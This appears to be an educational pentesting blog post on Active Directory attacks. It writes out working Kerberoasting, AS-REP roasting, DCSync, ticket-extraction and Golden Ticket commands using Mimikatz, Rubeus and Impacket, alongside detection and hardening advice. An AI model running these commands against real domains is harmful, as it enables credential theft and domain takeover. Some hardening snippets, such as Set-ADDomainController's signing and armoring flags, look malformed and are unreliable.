Introduction
Active Directory (AD) is the backbone of most enterprise networks, managing authentication, authorization, and configuration management for Windows environments. However, its complexity and the trust relationships it creates often lead to security vulnerabilities that can be exploited by attackers.
In this post, I’ll walk through common AD attack paths, demonstrate exploitation techniques, and discuss defensive measures.
Understanding Active Directory
Core Components
Active Directory consists of several key components:
- Domain Controllers (DCs): Servers that authenticate users and enforce security policies
- Organizational Units (OUs): Containers for organizing users, computers, and groups
- Group Policy Objects (GPOs): Centralized configuration management
- Trusts: Relationships between domains and forests
 Typical enterprise Active Directory environment topology
Security Model
AD’s security model is based on:
- Kerberos Authentication: Ticket-based authentication protocol
- NTLM Authentication: Legacy authentication (still widely used)
- Access Control Lists (ACLs): Permissions on objects
- Delegation: Allowing services to act on behalf of users
Common Attack Paths
1. Kerberoasting
Kerberoasting is a technique for extracting service account credentials from AD.
How It Works
- Authenticate to the domain as any user
- Request service tickets (TGS) for service accounts
- Extract the encrypted portion of the ticket
- Crack offline using tools like Hashcat
Example Using PowerShell
# Import PowerView
Import-Module .\PowerView.ps1

# Find service accounts
Get-DomainUser -SPN | Select samaccountname, serviceprincipalname

# Request tickets for all SPNs
Add-Type -AssemblyName System.IdentityModel
Get-DomainUser -SPN | ForEach-Object {
    $spn = $_.serviceprincipalname
    New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $spn
}

# Export tickets
Invoke-Mimikatz -Command '"kerberos::list /export"'
Defense
- Use strong passwords for service accounts (25+ characters)
- Implement Group Managed Service Accounts (gMSAs)
- Monitor for unusual TGS requests
- Regularly audit service account permissions
2. AS-REP Roasting
AS-REP Roasting targets accounts that don’t require Kerberos pre-authentication.
Exploitation
# Using Rubeus
Rubeus.exe asreproast /format:hashcat /outfile:hashes.txt

# Using Impacket
GetNPUsers.py domain.local/ -dc-ip 10.0.0.1 -usersfile users.txt -format hashcat
Defense
- Enable “Do not require Kerberos preauthentication” only when absolutely necessary
- Implement strong password policies
- Monitor for accounts with this setting
3. Unconstrained Delegation
Unconstrained delegation allows a service to impersonate any user to any service.
Finding Vulnerable Computers
# PowerView
Get-DomainComputer -Unconstrained | Select name, dnshostname

# LDAP Query
Get-ADComputer -Filter {TrustedForDelegation -eq $True}
Exploitation Strategy
- Compromise a computer with unconstrained delegation
- Wait for or force a privileged user to authenticate
- Extract their TGT from memory
- Use the TGT to access other resources
# Monitor for new tickets
Rubeus.exe monitor /interval:5 /filteruser:Administrator

# Extract tickets from LSASS
Invoke-Mimikatz -Command '"sekurlsa::tickets /export"'

# Use the ticket
Rubeus.exe ptt /ticket:ticket.kirbi
Defense
- Avoid using unconstrained delegation
- Use constrained or resource-based constrained delegation instead
- Implement Protected Users group
- Enable credential guard on sensitive systems
4. BloodHound Analysis
BloodHound is an essential tool for mapping AD attack paths.
Key Queries
// Find shortest path to Domain Admins
MATCH (n), (m:Group {name:'DOMAIN ADMINS@DOMAIN.LOCAL'}),
p=shortestPath((n)-[*1..]->(m))
RETURN p

// Find computers with unconstrained delegation
MATCH (c:Computer {unconstraineddelegation:true})
RETURN c.name

// Find users with DCSync rights
MATCH (n:User)-[:DCSync|AllExtendedRights|GenericAll]->(d:Domain)
RETURN n.name

// Find Kerberoastable users
MATCH (u:User {hasspn:true})
WHERE NOT u.name STARTS WITH 'KRBTGT'
RETURN u.name, u.serviceprincipalname
Advanced Techniques
DCSync Attack
DCSync allows an attacker to impersonate a domain controller and retrieve password hashes.
Requirements
- Replicating Directory Changes permission
- Replicating Directory Changes All permission
- Network access to a DC
Execution
# Using Mimikatz
mimikatz # lsadump::dcsync /domain:domain.local /user:Administrator

# Using Impacket
secretsdump.py domain.local/user:password@dc.domain.local
Golden Ticket Attack
A Golden Ticket allows complete domain compromise by forging TGTs.
Prerequisites
- KRBTGT account hash
- Domain SID
- Target username
Creating a Golden Ticket
# Dump KRBTGT hash
mimikatz # lsadump::lsa /inject /name:krbtgt

# Create golden ticket
mimikatz # kerberos::golden /user:Administrator /domain:domain.local
         /sid:S-1-5-21-... /krbtgt:HASH /id:500 /ptt

# Verify access
dir \\DC\C$
Detection and Monitoring
Key Indicators
Monitor for these suspicious activities:
- Unusual TGS Requests
- Multiple service ticket requests in short time
- Tickets for administrative accounts
- Lateral Movement
- Logins from unusual source IPs
- Admin account usage outside business hours
- DCSync Activity
- Replication requests from non-DC machines
- Event IDs 4662 with replication GUIDs
Recommended Tools
- Microsoft Defender for Identity: Real-time threat detection
- Splunk: Log aggregation and analysis
- Sysmon: Enhanced Windows logging
- Sigma Rules: Detection rule framework
Defensive Strategies
Tier Model Implementation
Implement a tiered administrative model:
- Tier 0: Domain Controllers, Domain Admins
- Tier 1: Application servers, server admins
- Tier 2: Workstations, user admins
Least Privilege
- Regular access reviews
- Just-in-time (JIT) access
- Privileged Access Workstations (PAWs)
- Remove unnecessary permissions
Hardening Measures
# Disable LLMNR
New-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows NT\DNSClient"
                 -Name "EnableMulticast" -Value 0 -PropertyType DWORD

# Enable LDAP Signing
Set-ADDomainController -Identity DC01 -LDAPSigningRequired $true

# Configure Kerberos Armoring (FAST)
Set-ADDomainController -Identity DC01 -KerberosArmoring $true
Penetration Testing Workflow
1. Enumeration
# Network enumeration
nmap -p 88,389,445,3268,3269 -sV -sC domain.local

# BloodHound collection
SharpHound.exe -c All --zipfilename bloodhound_output.zip

# PowerView enumeration
Invoke-UserHunter -ShowAll
Get-DomainGPO | Select DisplayName, GPCFileSysPath
2. Initial Compromise
- Password spraying
- AS-REP roasting
- Kerberoasting
- LLMNR/NBT-NS poisoning
3. Privilege Escalation
- Exploit misconfigured delegations
- Abuse GPO permissions
- Leverage ACL misconfigurations
- Exploit local vulnerabilities
4. Persistence
- Golden/Silver tickets
- DCSync backdoors
- Skeleton key attacks
- Malicious GPOs
Real-World Scenario
Case Study: Finance Company Pentest
During a recent assessment, I encountered the following chain:
- Initial Access: Password spraying discovered weak password for
helpdeskaccount - Enumeration: BloodHound revealed helpdesk had GenericAll on Service Desk OU
- Escalation: Added user to Service Desk Admins group
- Lateral Movement: Service Desk Admins had local admin on server with unconstrained delegation
- Domain Compromise: Captured Domain Admin TGT, used for DCSync
Timeline: 2 hours from initial access to domain admin.
Conclusion
Active Directory security is complex, and attack paths are often non-obvious. Key takeaways:
- Defense in Depth: Multiple layers of security are essential
- Visibility: You can’t protect what you can’t see
- Regular Audits: Attack paths change as the environment evolves
- Assume Breach: Design security with the assumption attackers are already inside
Understanding these attack paths is crucial for both offensive and defensive security professionals. Regular security assessments and proper hardening can significantly reduce the attack surface.
Resources
- BloodHound GitHub
- PowerView Documentation
- Active Directory Security Blog
- Microsoft Security Best Practices
Disclaimer: This content is for educational purposes only. Always obtain proper authorization before testing security controls.